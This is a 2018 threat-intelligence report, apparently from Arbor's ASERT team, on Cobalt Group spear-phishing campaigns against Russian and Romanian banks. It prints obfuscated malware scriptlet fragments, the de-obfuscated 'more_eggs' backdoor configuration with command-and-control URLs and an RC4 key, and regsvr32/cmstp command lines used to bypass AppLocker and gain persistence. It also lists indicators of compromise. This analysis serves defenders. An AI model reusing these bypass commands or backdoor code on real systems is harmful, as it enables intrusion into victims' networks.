Double the Infection, Double the Fun

asert.arbornetworks.com/double-the-infection-double-the-fun/

A

ASERT team on August 30, 2018.

Executive Summary

Cobalt Group (aka TEMP.Metastrike), active since at least late 2016, have been suspected in attacks across dozens of countries. The group primarily targets financial organizations, often with the use of ATM malware. Researchers also believe they are responsible for a series of attacks on the SWIFT banking system which costs millions in damages to the impacted entities.

On August 13, ASERT observed the financially-motivated hacking group actively pushing a new campaign. We believe the targeted institutions for the ongoing campaign are located in eastern Europe and Russia. The active campaigns utilize spear phishing messages to gain entry. The emails appear to come from a financial vendor or partner, increasing the likelihood of infection. The group uses tools that can bypass Window's defenses.

NOTE: *Arbor APS enterprise security products detect and block all activity noted in this report.*

Key Findings

- Recent campaigns masquerade as other financial institutions or a financial supplier/partner domain to trick potential victims into trusting the messages.
- Two phishing targets found.
  - NS Bank (Russia)
  - Banca Comercială Carpatica / Patria Bank (Romania)
- One phishing email contains two malicious URLs.
  - The first one is a weaponized Word document. The document contains obfuscated VBA scripts as opposed to known CVEs used in parallel to this campaign.
  - The second one is a binary with a jpg extension.
- The binaries analyzed contained two unique C2 servers we believe are owned and operated by the Cobalt hacking Group.

Details

Cobalt Group Connection

ASERT recently uncovered two different malware samples which we believe connect the active campaigns to Cobalt Group. The first sample, a JavaScript backdoor, shares functionality with previous versions of a similar backdoor. The second binary, CobInt/COOLPANTS, is a reconnaissance backdoor as noted by security researchers.

JavaScript Backdoor

The JavaScript Backdoor is believed to be a stager for additional payloads. This stager, previously analyzed by security researchers from Group-IB, and the JavaScript Backdoor ASERT analyzed exhibits similar functionality as noted below:

- Registry key settings for persistence
- Launched in an SCT (a scriptlet COM object) called via regsvr32.exe
  An AppLocker by-pass technique (squiblydoo).
- Use of RC4 to encrypt traffic
- Same type of system information collected
- The C2 command names show striking similarity
- The C2 communication structure is also closely aligned between the two samples

CobInt/COOLPANTS

The second binary identified by security researchers, dubbed "Recon (CobInt) backdoor", matched a new sample ASERT identified. A number of binaries came to light after the initial findings of the CobInt backdoor. The following are a few of these binaries, including the new sample identified by ASERT researchers (**Figure 1**):

Sample: 10d044bc5b8ae607501304e61b2efecb
Security Researchers identify a "patient zero" binary and called it CobInt.
Listed in a recent report as a tool used by Cobalt Group

Sample: d017bf9f6039445bfefd95a853b2e4c4

- An found a sample on July 9, 2018 and called it COOLPANTS.
- Appears to be an evolution of CobInt due to similarities in the binary when cross-referenced
  28 of the 57 functions matched using Diaphora, a tool that compares binary functions
- C2 tied to Cobalt Group reporting: hxxps://apstore[.]info

New Sample: 616199072a11d95373b3c38626ad4c93

- Found by ASERT August 13th 2018
- Very similar to COOLPANTS when cross-referencing the binaries:
  All 48 functions under "Best Match" tab in Diaphora
- Same compilation time as COOLPANTS: 2018-06-13 20:44:15
- C2: rietumu[.]me.
  The sample evolution supports the theory that rietumu[.]me belongs to the Cobalt hacking group.

010001110
COBALT GROUP'S
CobInt/COOLPANTS Tool
00011010
- Identified by security researchers
- Identified by an independent researcher
- Identified by ASERT
- C2: hxxps://rietumu[.]me


Figure 1. CobInt/COOLPANTS

Phish & Infrastructure Analysis

After inspecting the domain, rietumu[.]me, ASERT uncovered the email address solisariana[@]protonmail[.]com. Pivoting on the email leads to five additional domains each with a creation date of: 2018-08-01.

1. compass[.]plus
2. eucentalbank[.]com
3. europecentalbank[.]com
4. inter-kassa[.]com
5. unibank[.]credit

Hunting for samples associated with inter-kassa[.]com leads to a phishing email uploaded to VirusTotal, d3ac921038773c9b59fa6b229baa6469 (**Figure 2**). At the time of analysis, VirusTotal scored the phishing email with a 0, indicating nothing malicious was identified by the anti-virus engines.



To	"bulavina" <bulavina@ns-bank.ru>
From	"Interkassa" <denis@inter-kassa.com>
Date	Thu, 2 Aug 2018 14:51:18 +0300

Figure 2. Phishing Email Header

Most of the email content appears benign except for a link embedded in the message. The name “Interkassa” appears to be a payment processing system which makes it a prime masquerading target for attackers as noted in the tactics employed by the Cobalt Group for this ongoing campaign.

The links embedded in the phishing email are as follows:

1. hxxps://download.outlook-368[.]com/Document00591674.doc
    1. Live on August 14, 2018
2. hxxp://sepa-europa[.]eu/transactions/id02082018.jpg
    1. Not live at time of analysis but a sample matching the full URL was uploaded to VirusTotal.

Document Infection Chain


Payload Stager: Part One

The document from the embedded URL in the phishing email, Document00591674.doc (61e3207a3ea674c2ae012f44f2f5618b), renders a VBA infested word document which continues the infection cycle once macros are enabled. **NOTE:** The document requires user permission and/or a policy enabled that allows Macros to run for a successful launch.

The VBA script pieces together a cmd.exe command that launches cmstp.exe with an INF file (**figure 3**) allowing to potentially by-pass AppLocker. The INF file then beacons to download.outlook-368[.]com to download a remote payload that cmstp.exe will execute.

Figure 3. INF File


The file, info.txt, downloaded from download.outlook-368[.]com is an XML file with an embedded scriptlet tag. The XML's content includes a registration section allowing it to be used as a SCT/COM object (**Figure 4**).



```
<?XML version="1.0"?>
<scriptlet>
<registration
description="eOFYw2T"
progid="eOFYw2T"
version="1.00"
classid="{9DF3510C-D80F-6AF7-DECF-A8DAFCA8451E}"
>
<script language="JScript">
<![CDATA[
function bduD2e5(wjnWLlyNm, qfnCtY18N){return wjnWLlyNm.charAt(qfnCtY18N);}function rhb3Pfb
phOHM);phOHM = phOHM -1;}return ahte;}function gY(cKcro){return String.fromCharCode(cKcro);
nwtBHnnHhW='';while (bAtgA<rN2pH.length-2) {nwtBHnnHhW=bduD2e5(rN2pH,bAtgA)+bduD2e5(rN2pH,b
(rN2pH,bAtgA+2);}if ((bduD2e5(rN2pH,bAtgA)=='@')&&(bduD2e5(rN2pH,bAtgA+1)=='@')){nwtBHnnHhW
mxtJ7UFlUU+=gY(q79W);bAtgA+=(-6535+6538);}return mxtJ7UFlUU;}var fydJkkhBAb = "";var cDgcSw
```

Figure 4. COM Object


“cmstp.exe” executes the SCT file, which subsequently drops and launches the JavaScript backdoor dropper binary, 31385.txt (e368365bece9fb5b0bc8de1209bab694), disguised as a text file. For the dropped binary, Cobalt Group makes use of another system provided binary to add a layer of stealth and bypass possible protections like AppLocker by launching it using regsvr32.exe (**Figure 5**). This is consistent with TTPs for this actor.



```
Command Line          "C:\Windows\SysWOW64\regsvr32.exe" /s /i "C:\Users\zgSpbU9Lu\31385.txt"
```

Figure 5. regsvr32 launching the 31385.txt

The DLL file, 31385.txt, masquerading as a text file, is the last stage in the infection chain. The DLL drops the final obfuscated embedded file and launches it using regsvr32.exe before deleting itself (**Figure 6**).



```
<package >
<component id="jtE6nyA7ZT53VcG2Yhad" >
<registration
progid="xOb0Dyfu.ehehJr390"
classid="{12F470EA-FF42-88EF-FA60-45FA8E1A92E4}" >
<script >
var mVj0YD4x = "le" + "ngth";var nnzr7 = "cha" + "rA" + "t";function i6fpANzea(mRi2Z, eIU7y){
= g7CJ[mVj0YD4x] - 1; vrKAKYnTaT >= 0; vrKAKYnTaT -= 1){gqXiP += i6fpANzea(g7CJ,vrKAKYnTaT);}
+4531);while (grTy < (237328/2608)) {yfF += b0(grTy);grTy += 1;}grTy = (256053/2649);while (g
b0(grTy);grTy += 1;}yfF += b0(43, 47);function k1(mlV8hrB5){return "+" ==mlV8hrB5?(8438-8376)
pNu0I;var wVYxENk;var ththHuZ;var vogMdD = "";for(bKsZONV = 0;bKsZONV<uktEjr4[mVj0YD4x]-3;bKs
(i6fpANzea(uktEjr4,bKsZONV+2));ththHuZ=k1(i6fpANzea(uktEjr4,bKsZONV+3));vogMdD+=b0(dh<<2|pNu0
wVYxENk>>>2&(-8748+8763));}if (i6fpANzea(uktEjr4,bKsZONV+3)!=k09){vogMdD += b0(wVYxENk<<(-537
= "";var a8Dy5H1;var x21qaw8t2;a8Dy5H1 = 1;while (a8Dy5H1 <= 255){y9[b0(a8Dy5H1)] = a8Dy5H1;a
(a8Dy5H1, 1)] ^ y9[e3X6K1D.substr(x21qaw8t2, 1)]);x21qaw8t2 = (x21qaw8t2 < e3X6K1D[mVj0YD4x]|
mbafn1Tw=d0u9ER[mVj0YD4x];var o5tx03=0;var snEtP5='';while (o5tx03<fqoDAR[mVj0YD4x]-2) {snEtP
o5tx03)=='@'){snEtP5=i6fpANzea(fqoDAR,o5tx03+1)+i6fpANzea(fqoDAR,o5tx03+2);}if ((i6fpANzea(fq
r925WNQ=parseInt(snEtP5);r925WNQ=r925WNQ^(d0u9ER.charCodeAt(o5tx03/3%mbafn1Tw));fEQM+=b0(r925
a0N5hA);}var k09 = b0((9892-9831));var j7lG = function(caTaYci) {(new Function(caTaYci))();};
```

Figure 6. Final Obfuscated Script


The above script (**Figure 6**) is launched using regsvr32.exe:

> REgSvr32 /S /N /U
> /I:”C:/Users/zgSpbU9Lu/AppData/Roaming/7F235861DB0B0024C3.txt” sCRObJ

The script ensures persistence by modifying the registry key *UserInitMprLoginScript* with the following value:

Regxvr32 /S /N /U /I:C:/Users/<redact>/AppData/Roaming/EE02EB37AA8.txt ScRObJ

De-obfuscating the final script renders the C2 along with the RC4 key. This is the JavaScript backdoor “more_eggs” which has been analyzed by other researchers over the past few years (**Figure 7**).



```
(function() {
var BV = "2.0";
var Gate = "https://ww3.cloudfront.org.kz/api/v1";
var js_gate = "https://ww3.cloudfront.org.kz/api/update.txt";
var hit_each = 10;
var error_retry = 2;
var restart_h = 4;
var rcon_max = hit_each * (restart_h * 60) / (hit_each * hit_each);
var Rkey = "fT8MxYYs559V6MPa";
var rcon_now = 0;
var User = "";
var Build = "";
var gtfo = false;
```

Figure 7. De-Obfuscated JavaScript Backdoor – “More_eggs”

Backdoor “more_eggs” commands:

1. d&exec – Downloads and executes a PE file.
2. more_eggs – Downloads an update for itself.
3. gtfo – Delete itself and related registry entries.
4. more_onion – Executes the “new” copy of itself.
5. vai_x – Executes a command via cmd.

NOTE: Commands 1 – 4 match the commands described in other public reporting. Command 5 differs in name only; what it does remains the same. The public report shows “more_power” as the name of the fifth command.




Figure 8: Execution Flow

JPEG Infection Chain

File Execution

The second URL identified in the phishing email, hxxp://sepa-europa[.]eu/transactions/id02082018.jpg, acts as a red-herring; id02082018.jpg, 9a87da405a53eaf32f8a24d3abb085af – UPX unpacked, is an executable rather than an image file. The sample is littered with junk code that spends CPU cycles before proceeding to de-obfuscate itself. The unpacking routine involves overwriting itself in memory with another executable.

This overwritten binary loads a resource and jumps to the executable code contained in it. The unpacked binary will fail when *LoadResource* is called if it's not running in the context of the original binary (**Figure 9**).





Figure 9: LoadResource()

The loaded shellcode first deobfuscates itself before beaconing to the C2 server for additional payloads or scripts.



```
021F0148   8D 85 24 FE FF FF   lea eax,dword ptr ss:[ebp-1DC]
021F014E   50                  push eax                          eax:"ibfseed.com"
021F014F   FF 75 D4            push dword ptr ss:[ebp-2C]
021F0152   FF D6               call esi                          esi:InternetConnectA
```

Figure 10: C2 Server

At the time of analysis, the C2 server did not respond; however, there is another binary with the same C2 found in ASERT's malware zoo which bears a striking resemblance to CobInt.


Full Circle

The binary, 452903fc857fb98f4339d7ce1884099, makes use of the C2 ibfseed[.]com. Comparing this binary to another CobInt (616199072a11d95373b3c38626ad4c93) sample using Diaphora, ASERT determined this to be another CobInt/COOLPANTS sample. We believe this binary is tied to Cobalt Group using the same methodology and binary comparisons as the previously discussed malware samples.

Romanian Target Spotted

Phish

Working closely with Intel471, one of our Threat Intelligence partners, we found an additional Cobalt Group phishing campaign targeting carpatica[.]ro by masquerading as Single Euro Payments Area (SEPA). “carpatica[.]ro” belongs to Banca Comercială Carpatica, a bank in Romania that merged with Patria Bank in 2017.



```
From: "SEPA Europe" <backoffice@sepa-europa.info>
Subject: notification
To: "daniel.mesteru" <daniel.mesteru@carpatica.ro>
```

Figure 11: Romanian Bank Phish Header

Cobalt Group Connection

The phishing email uncovered by Intel471 downloads 9270ac1e013a3b33c44666a66795d0c0. The downloaded file shares the same PDB string as 1999a718fb9bcf3c5b3e41bf88be9067. That sample connects to rietumu[.]me, which ASERT identified as belonging to Cobalt Group (**Figure 12**).




Figure 12: Cobalt Phish Connection

Summary

This Cobalt Group actor(s) mimic financial entities or their vendors/partners in order to gain a foothold in the target’s network. Making use of separate infection points in one email with two separate C2s makes this email peculiar. One could speculate that this would increase the infection odds. The actor tries to hide the infection by using regsvr32.exe and cmstp.exe, which are both known for by-passing AppLocker (configuration dependent). ASERT believes Cobalt Group will continue targeting financial organizations in Eastern Europe and Russia based on the observables in this campaign and their normal modus operandi. ASERT also recommends that employees are trained to spot phishing emails and, where possible, closely inspect emails for look-alike domains that might contain malicious attachments or links.

IOCs

10D044BC5B8AE607501304E61B2EFECB – CobInt

d017bf9f6039445bfefd95a853b2e4c4 – COOLPANTS

616199072a11d95373b3c38626ad4c93 – Coblnt/COOLPANTS (ASERT Sample)

d3ac921038773c9b59fa6b229baa6469 – Email

61e3207a3ea674c2ae012f44f2f5618b – Document00591674.doc

e368365bece9fb5b0bc8de1209bab694 – DLL File

3452903fc857fb98f4339d7ce1884099 – CobInt/COOLPANTS (ASERT Sample)

9a87da405a53eaf32f8a24d3abb085af – id02082018.jpg (UPX Unpacked)

f3bb3e2c03f3976c107de88b43a22655 – id02082018.jpg (UPX Packed)

a3b705ce3d677361a7a9b2b0bdf04a04 – Email (carpatica) attachment

eb93c912e4d3ecf52615b198c44771f4 – Email (carpatica)

9270ac1e013a3b33c44666a66795d0c0 – Email (carpatica)Downloaded

1999a718fb9bcf3c5b3e41bf88be9067

hxxps://help-desc-me[.]com

hxxps://apstore[.]info

hxxps://rietumu[.]me

hxxps://ww3.cloudfront[.]org[.]kz

hxxp://download.outlook-368[.]com

hxxps://ibfseed[.]com

compass[.]plus

eucentalbank[.]com

europecentalbank[.]com

